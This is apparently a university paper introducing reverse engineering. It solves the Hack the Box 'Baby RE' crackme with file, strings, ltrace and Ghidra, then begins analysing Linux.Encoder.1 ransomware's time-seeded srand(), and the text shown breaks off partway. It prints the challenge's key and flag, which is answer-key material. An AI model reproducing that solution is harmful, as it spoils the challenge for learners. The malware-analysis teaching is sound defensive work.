An Introduction to Reverse Engineering for

Master of Science

Cybersecurity

Maya Fry

University of Denver

Ritchie School of Engineering & Computer Science

August 2024

Faculty: Dr. Nathan Evans

Table of Contents

1. Introduction

With the increasing number of cyber attacks, such as ransomware, on organizations around the globe [9], understanding and implementing robust reverse engineering techniques has become essential for enhancing cybersecurity measures. Reverse engineering is a critical process in the fields of technology and engineering, involving the deconstruction of software to understand its functionality and behavior [10]. More specifically in malware analysis, reverse engineering is key in identifying the underlying code and techniques used by malicious software, enabling security professionals to uncover vulnerabilities, develop effective detection methods, and create targeted defenses to mitigate the impact of these cyber threats.

One way that cybersecurity professionals can learn and practice their reverse engineering skills is through publicly available challenges, called crackmes. Typically, crackme files don't behave maliciously; instead, they conceal a specific string or value, called a "flag", that reverse engineers must retrieve by reconstructing the crackme's code from a binary executable. This is a helpful way to learn new skills that can be applied to more complex and actual malware such as what will be analyzed in this paper, Linux.Encoder.1.

In 2015 a ransomware attack affected Linux systems including web servers, encrypting crucial files and directories while demanding payment in return for the encryption key [11]. This malicious software, called Linux.Encoder.1, was subsequently analyzed and deconstructed by Bitdefender Labs, who found a vulnerability within the underlying code. They found that the encryption key and initialization vector (IV) were generated by using the cryptographically insecure rand() function seeded with the operating system's timestamp [12]. The encryption key and IV are both necessary values to perform AES encryption, and the same values are required for decryption. If the rand() function is seeded with the same value that the file uses at runtime, then the encryption key and IV can be recreated, thus making decryption possible without paying ransom to the cyber criminals. Malware analysts determined that the timestamp of the file matched the timestamp taken at the file's runtime and were able to write a program that would decrypt victims' files.

By analyzing a simple crackme file and then applying the same basic methods to the real-world ransomware Linux.Encoder.1, this paper aims to introduce the fundamental techniques of reverse engineering and illustrate its importance in defending against cyber threats.

2. Methodology

The file used for the crackme demonstration in this paper is taken from Hack the Box's Intro to Reversing track, specifically the first challenge called "Baby RE". The Linux.Encoder.1 file that is analyzed later in the paper is obtained from theZoo, a project that provides and maintains a repository of live malware [8]. Both the crackme file and the Linux.Encoder.1 file are analyzed on a virtual machine, specifically Xubuntu 20.04 Linux, on VirtualBox. While the crackme file isn't actually malicious, it should still be treated as real malware. All crackmes and suspicious files should be opened on a virtual machine to protect one's system.

This paper utilizes three Linux commands and a publicly available reverse engineering software, called Ghidra, to investigate each malware sample. They are used in the following order for both the Baby RE crackme and Linux.Encoder.1:

1. `file` – to determine the file type and other characteristics of suspicious files
2. `strings` – to extract readable strings from binary files
3. `ltrace` – to view dynamic library calls made by executable files
4. Ghidra – to analyze compiled and decompiled code of binary files


All commands are run from the virtual machine's command line. The reverse engineering tool, Ghidra 11.0.2, is also installed on the Xubuntu virtual machine. This version runs with Java version 21.0.2. Developed by the National Security Agency, Ghidra is a suite of reverse engineering tools that helps professionals and amateurs conduct malware analysis and research.

Knowledge of binary and hexadecimal is necessary to understand the demonstrations in this paper and reverse engineering in general, as well as Linux command line usage, assembly language, and the C programming language. RSA and AES encryption will be discussed in regards to how they are used by Linux.Encoder.1, and so an understanding of encryption methods is also recommended.

The purpose of this paper is to introduce the basics of reverse engineering through two malware analysis demonstrations, applying the same steps to each. During real-world malware analysis, every impactful line of code in a file needs to be analyzed to be sure that the entirety of a malware sample is understood. Because an in-depth analysis of Linux.Encoder.1 has already been accomplished, this paper will focus only on certain key elements of the code that help elucidate the reverse engineering process.

3. Crackme Challenge

The challenge for the Baby RE crackme is to find the hidden flag within a file called “baby”. Often, suspicious files do not have useful extensions to indicate what type of file they are, as in the case of the baby file. If a cybersecurity professional is provided with a file like this, the first step is to run the `file` command, as seen in Figure 1.




```
student@student-vm:Baby$ file baby
baby: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=25adc53b89f781335a27bf1b81f
5c4cb74581022, for GNU/Linux 3.2.0, not stripped
```

Figure 1: Output from `$file baby` shows key characteristics about the baby file


This output reveals several important characteristics of the file. The acronym, “ELF”, which is short for Executable and Linkable Format, shows that the baby file is an executable. This should be the first clue that this might be malware. ELF is a format structure for binaries, programming libraries, and core dumps, and allows the operating system to interpret the binary within the file as instructions [1]. “LSB” stands for Least Significant Bit which is the right-most bit of a binary number. This means that the binary numbers in the baby file are meant to be read by the operating system from right to left, or rather, the least significant bit comes first [2]. It's important to know this for malware analysis so that a file is read and interpreted in the correct way. Referred to as "endianness", this characteristic depends on the hardware architecture, and using the wrong system could cause problems during the analysis. The output also states that the file is dynamically linked, lists the interpreter type, and even includes a SHA1 hash of the file. All of this is helpful during malware analysis to confirm the correct suspicious file is being read, interpreted, and executed on the appropriate operating system.

Running the actual file from the Linux command line yields a prompt, "Insert key:", as seen in Figure 2. If the user responds with "hello", shown in Figure 3, the program responds with "Try again later." It can be assumed then that if the correct key is provided, the program will print the challenge flag for the user to complete the crackme challenge.



```
student@student-vm:Baby$ ./baby
Insert key:
```


Figure 2: When running the baby file, the user is prompted with, "Insert key:"



```
student@student-vm:Baby$ ./baby
Insert key:
hello
Try again later.
student@student-vm:Baby$
```

Figure 3: Entering "hello" as the response to baby's prompt results in the program exiting with "Try again later."

In a real analysis of a suspicious file, running the file may be inadvisable, or it may reveal very little about what the program does like in this example. One way to learn more about the program is to see elements of the code by running the `strings` command. This command picks out all the binary that can be interpreted as characters within the file and prints them out as strings, as seen in Figure 4.




```
student@student-vm:Baby$ strings baby
/lib64/ld-linux-x86-64.so.2
mgUa
libc.so.6
puts
stdin
fgets
__cxa_finalize
strcmp
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
HTB{B4BYH
_R3V_TH4H
TS_Ef
[]A\A]A^A_
Dont run `strings` on this challenge, that is not the way!!!!
Insert key:
abcde122313
Try again later.
```

Figure 4: Output from `$strings baby` shows readable strings from the baby file


The "Insert key:" prompt can be seen towards the bottom of the list of strings, and the string below it, "abcde122313", may be a good guess for the desired user input to obtain the challenge flag. Clearly, the authors did not intend for this challenge to be solved by using this command, as specified by the "Don't run 'strings' on this challenge, that is not the way!!!!" warning. Even so, the `strings` command is valuable to use for this demonstration since it can reveal more clues to a suspicious file's underlying code.

Another way to view elements of the file's code is to run `$ltrace ./baby`. This useful command runs through the baby file and prints dynamic library calls to the console [3]. When `ltrace` is run (Figure 5), the same prompt appears ("Insert key"), however, this time the program's script is partially revealed through the printed library calls.



```
student@student-vm:Baby$ ltrace ./baby
puts("Insert key: "Insert key:
)                                  = 13
fgets(
```


Figure 5: Library calls are revealed when `$ltrace ./baby` is run



```
student@student-vm:Baby$ ltrace ./baby
puts("Insert key: "Insert key:
)                               = 13
fgets(hello
"hello\n", 20, 0x7ff257e11980)             = 0x7fff2d61d940
strcmp("hello\n", "abcde122313\n")              = 7
puts("Try again later."Try again later.
)                           = 17
+++ exited (status 0) +++
```

Figure 6: Output from `ltrace` shows what the program compares the user input to


The output in Figure 6 shows that the "Insert key" prompt is printed to the console through the puts() call, and the user input "hello" is taken in through the fgets() call. The next line is most important here, as it shows that the "hello" input is compared through strcmp() to "abcde122313". Just like with the previous step using `strings`, it can be assumed that this specific string is the key needed to obtain the challenge flag. Sure enough, when the baby file is executed again with "abcde122313" as the user input (Figure 7), the program prints out the challenge flag, "HTB{B4BY_R3V_TH4TS_EZ}". With that, the challenge is completed.



```
student@student-vm:Baby$ ./baby
Insert key:
abcde122313
HTB{B4BY_R3V_TH4TS_EZ}
```

Figure 7: When the correct input is entered, the program reveals the challenge flag

Finally, this crackme challenge can also be approached with the reverse engineering tool, Ghidra. When the baby file is opened in Ghidra, the binary will be interpreted as assembly code which will then be decompiled into C code as seen in Figure 8. The "Listing" window in Figure 8 displays the contents of the baby file as assembly code. To the right of that is the "Decompiler" window which has decompiled the assembly code into C code in an attempt to replicate what the original author of the file might have written. In many cases a malware analyst can focus on just the "Decompiler" window to understand what a malicious file does because it is typically easier to comprehend. Other times, such as when malware is hand-coded without typical coding conventions and the decompiled C code is not as useful, the "Listing" window will be crucial [4].



```
00101150 e9 7b ff       JMP        register_tm_clones
         ff ff

                     **************************************************************
                     *                          FUNCTION                          *
                     **************************************************************
                     undefined main()
     undefined         AL:1           <RETURN>
     undefined8        Stack[-0x10]:8 local_10                       XREF[1]:     001
     undefined1        Stack[-0x28]:1 local_28                       XREF[2]:     001
                                                                                   001
     undefined2        Stack[-0x34]:2 local_34                       XREF[1]:     001
     undefined4        Stack[-0x38]:4 local_38                       XREF[1]:     001
     undefined8        Stack[-0x40]:8 local_40                       XREF[1]:     001
     undefined8        Stack[-0x48]:8 local_48                       XREF[2]:     001
                                                                                   001
                     main                                        XREF[4]:     Entry Point(
                                                                              _start:00101
                                                                              00102140(*)
00101155 55             PUSH       RBP
00101156 48 89 e5       MOV        RBP,RSP
00101159 48 83 ec 40    SUB        RSP,0x40
0010115d 48 8d 05       LEA        RAX,[s_Dont_run_`strings`_on_this_chall_001020...   = "Dont
         a4 0e 00 00
00101164 48 89 45 f8    MOV        qword ptr [RBP + local_10],RAX=>s_Dont_run_`st...   = "Dont
00101168 48 8d 3d       LEA        RDI,[s_Insert_key:_00102046]                         = "Insert
         d7 0e 00 00
0010116f e8 bc fe       CALL       <EXTERNAL>::puts                                     int puts(
         ff ff
00101174 48 8b 15       MOV        RDX,qword ptr [stdin]
         c5 2e 00 00
0010117b 48 8d 45 e0    LEA        RAX=>local_28,[RBP + -0x20]
0010117f be 14 00       MOV        ESI,0x14
         00 00
00101184 48 89 c7       MOV        RDI,RAX
00101187 e8 b4 fe       CALL       <EXTERNAL>::fgets                                    char * fg
         ff ff
0010118c 48 8d 45 e0    LEA        RAX=>local_28,[RBP + -0x20]
```


```c
 1
 2 undefined8 main(void)
 3
 4 {
 5   int iVar1;
 6   undefined8 local_48;
 7   undefined8 local_40;
 8   undefined4 local_38;
 9   undefined2 local_34;
10   char local_28 [24];
11   char *local_10;
12
13   local_10 = "Dont run `strings` on this challenge, that is not the way!!!!";
14   puts("Insert key: ");
15   fgets(local_28,0x14,stdin);
16   iVar1 = strcmp(local_28,"abcde122313\n");
17   if (iVar1 == 0) {
18     local_48 = 0x594234427b425448;
19     local_40 = 0x3448545f5633525f;
20     local_38 = 0x455f5354;
21     local_34 = 0x7d5a;
22     puts((char *)&local_48);
23   }
24   else {
25     puts("Try again later.");
26   }
27   return 0;
28 }
29
```

Figure 8: Ghidra project window displaying assembly code and C code

Another useful feature of Ghidra is that it sorts the functions within the file in the "Program Tree" and "Symbol Tree" windows to the left of the screen. This allows an analyst to find the entry point in the assembly code, which is equivalent to the main() function in C, shown in Figure 9. Note that elements of this main() function were revealed in the `ltrace` output in Figures 5 and 6.

If only Ghidra had been used for this challenge, the decompiled main() function gives two paths to obtaining the flag. The first is to run the baby program again, using "abcde122313" for input, seeing as it's the correct key that the program compares user input to (this was the approach when analyzing with `ltrace`). The second is to look at the hexadecimal bytes stored in the variables in lines 18 – 21 in Figure 9 and decoding them to obtain the challenge flag itself.

It's important to reiterate that crackme challenges typically have a specific code that a user must retrieve to complete the challenge (i.e. the "flag"). During a real-world analysis of malware the goal might not be so clear. Many times malware analysts don't know what the malware authors are trying to accomplish, and typically the final solution is more complex than just finding a string of characters or numbers.




```

undefined8 main(void)

{
  int iVar1;
  undefined8 local_48;
  undefined8 local_40;
  undefined4 local_38;
  undefined2 local_34;
  char local_28 [24];
  char *local_10;

  local_10 = "Dont run `strings` on this challenge, that is not the way!!!!";
  puts("Insert key: ");
  fgets(local_28,0x14,stdin);
  iVar1 = strcmp(local_28,"abcde122313\n");
  if (iVar1 == 0) {
    local_48 = 0x594234427b425448;
    local_40 = 0x3448545f5633525f;
    local_38 = 0x455f5354;
    local_34 = 0x7d5a;
    puts((char *)&local_48);
  }
  else {
    puts("Try again later.");
  }
  return 0;
}

```

Figure 9: Main() function of baby shows how the program works

4. Linux.Encoder.1


To apply this same method to analyze Linux.Encoder.1, start with the `file` command, as shown in Figure 10. Like the baby file, Linux.Encoder.1 is an ELF 64-bit LSB executable, however notably unlike the baby file, Linux.Encoder.1 is *statically* linked, not dynamically. The two linking methods are essentially two ways to create an executable that makes calls to external libraries.



```
student@student-vm:Linux.Encoder1$ file Linux.Encoder1_x86_64_SYSV
Linux.Encoder1_x86_64_SYSV: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically
linked, not stripped
```

Figure 10: Output from `file` command reveals key characteristics of Linux.Encoder.1

Dynamically linked executables have references to functions from external libraries that are not defined within the executable code, and thus the operating system only loads these external libraries when the executable is run. Looking back at the baby file, the output from `ltrace` showed external calls to libraries *as the computer executed the file*. Static linking is essentially the opposite. The code for the external libraries is written into the final executable, so that at runtime the operating system has everything it needs to execute the program [5]. The authors of Linux.Encoder.1 most likely decided to use this method to ensure the file can be executed without requiring any external libraries that might not be installed on a victim's machine. Because `ltrace` prints out dynamic library calls during runtime, it will not work on this file, so this step will be skipped for Linux.Encoder.1.




```
mbedtls_ccm_setkey
mbedtls_pem_free
mbedtls_asn1_write_printable_string
mbedtls_ctr_drbg_reseed
encrypt_directory
mbedtls_aes_crypt_cfb8
mbedtls_mpi_lset
mbedtls_md5_free
mbedtls_pem_write_buffer
__toread_needs_stdio_exit
mbedtls_cipher_write_tag
strerror_l
environ
mbedtls_ecp_point_read_string
mbedtls_rsa_public
```

Figure 11: Excerpt of `strings` output includes "encrypt_directory"

The `strings` command in this case extracts over one million strings from the file. In a scenario where a malware analyst doesn't know what Linux.Encoder.1 does, running a script to sort through the strings can help to try to guess the intention of the malicious program. For instance, certain strings from the `strings` output (Figure 11) are evidence that the malware's objective is to encrypt an entire directory. It also reveals that AES encryption and RSA encryption are likely used. These strings are clues that this is most likely ransomware, since typically ransomware uses AES encryption to encrypt victims' files, and then RSA encryption to encrypt the AES encryption key [12]. What an analyst needs to investigate next is how the file accomplishes encryption (key generation, targeted directories, order in which the different encryption methods are used), and whether or not decryption is possible.


Opening the malware file in Ghidra to continue the analysis, the main() function turns out to be much more complex than that of the baby file. Essentially it's broken down into an if/else branch, where if certain conditions are met the program will go into encryption mode, and if other conditions are met the program will go into decryption mode.



```
 1
 2 undefined8 main(int param_1,char **param_2)
 3
 4 {
 5   undefined8 *puVar1;
 6   char *__s1;
 7   int iVar2;
 8   time_t tVar3;
 9   passwd *ppVar4;
10   FILE *__stream;
11   long lVar5;
12   char acStack_418 [1024];
13
14   tVar3 = time((time_t *)0x0);
15   srand((uint)tVar3);
16   ignore_folder = malloc(1);
17   getcwd(acStack_418,0x400);
```

Figure 12: First 17 lines of Linux.Encoder.1's main() function show the system's timestamp being saved into `tVar3`

Before the if/else branch, it does a couple of key things, seen in Figure 12. Most notably, the current timestamp of the operating system is saved to variable `tVar3` in line 14, using the time() function. Then it is used in the srand() function in line 15 to seed the rand() function for use later in the program. Finding srand() in the code is very interesting. In C programming, the srand() and rand() functions are types of *pseudo-random number generators*. They are deemed pseudo-random because seeding the rand() function with the same number *results in the same order of output every time.* Due to this, srand() and rand() are not considered cryptographically secure [6]. All that needs to be done to produce the same "random" number that this program uses is to obtain the same seed value and use it to seed the rand() function again. Still, it's unclear what purpose rand() serves in this executable, since it isn't called directly in this main() function; only srand() is called. The rand() function may not be used for cryptographic purposes at all. More investigation needs to be done to determine how it's used.

